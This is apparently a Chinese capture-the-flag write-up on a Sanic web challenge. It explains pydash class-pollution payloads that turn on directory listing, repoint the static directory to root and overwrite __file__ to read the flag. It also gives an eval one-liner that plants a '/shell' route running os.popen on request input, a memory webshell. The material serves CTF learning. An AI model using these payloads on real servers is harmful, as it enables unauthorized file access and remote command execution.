
在app.static下打上断点
所以最终的poc
修改directory_view对象的值 1 { "key" : "__class__\\\\.__init__\\\\.__globals__\\\\.app.router.name_index.__mp_main__\\.static.handler.keywords.directory_handler.directory_view" , "value" : "True" }
然后配置directory ,因为directory的值为WindowsPath('C:/Users/23232/Desktop/附件/source/static')是一个对象,输出在parts中,但parts是一个tuple,pydash可以处理对象obj、列表[]、字典{},不能处理tuple、set等
看一看parts是如何被赋值的
在static函数中有这段操作i
跟进看看file_or_directory
1 file_or_directory = Path(file_or_directory).resolve()
是一个path对象,也就是说directory是一个path对象,继续往下

我一直回溯不到那个点,这里就用师傅的图吧

在_from_parts函数中,parts赋值给_parts属性
不过我后面找到了相应的代码,但是可能是sanic版本不一样吧
这里进行了一个赋值操作
directory的_parts属性,输出一个列表
1
2
例如师傅中的路径 ['F:\\' , 'python_projects' , 'sanic' , 'static' ]
那么我们可以直接污染
修改directory对象的值 1 {"key" :"__class__\\\\.__init__\\\\.__globals__\\\\.app.router.name_index.__mp_main__\\.static.handler.keywords.directory_handler.directory._parts" ,"value" :["/" ]}

看到flag的位置了,直接污染到src中就行了
1 {"key" :"__class__\\\\.__init__\\\\.__globals__\\\\.__file__" ,"value" :"/24bcbd0192e591d6ded1_flag" }
sanic打内存马 当然也可以打sanic的内存马
1 eval ('app.add_route(lambda request:__import__(' os').popen(request.args.get(' cmd')).read(),' /shell',method=[' GET',' POST'])' )
参考文章:
https://dawnrisingdong.github.io/2024/07/16/CISCN2024%E5%88%9D%E8%B5%9B-web-wp/#sanic
https://blog.csdn.net/uuzeray/article/details/139052904

 然后写个poc先生成一个带有恶意数据的UserBean对象并写入文件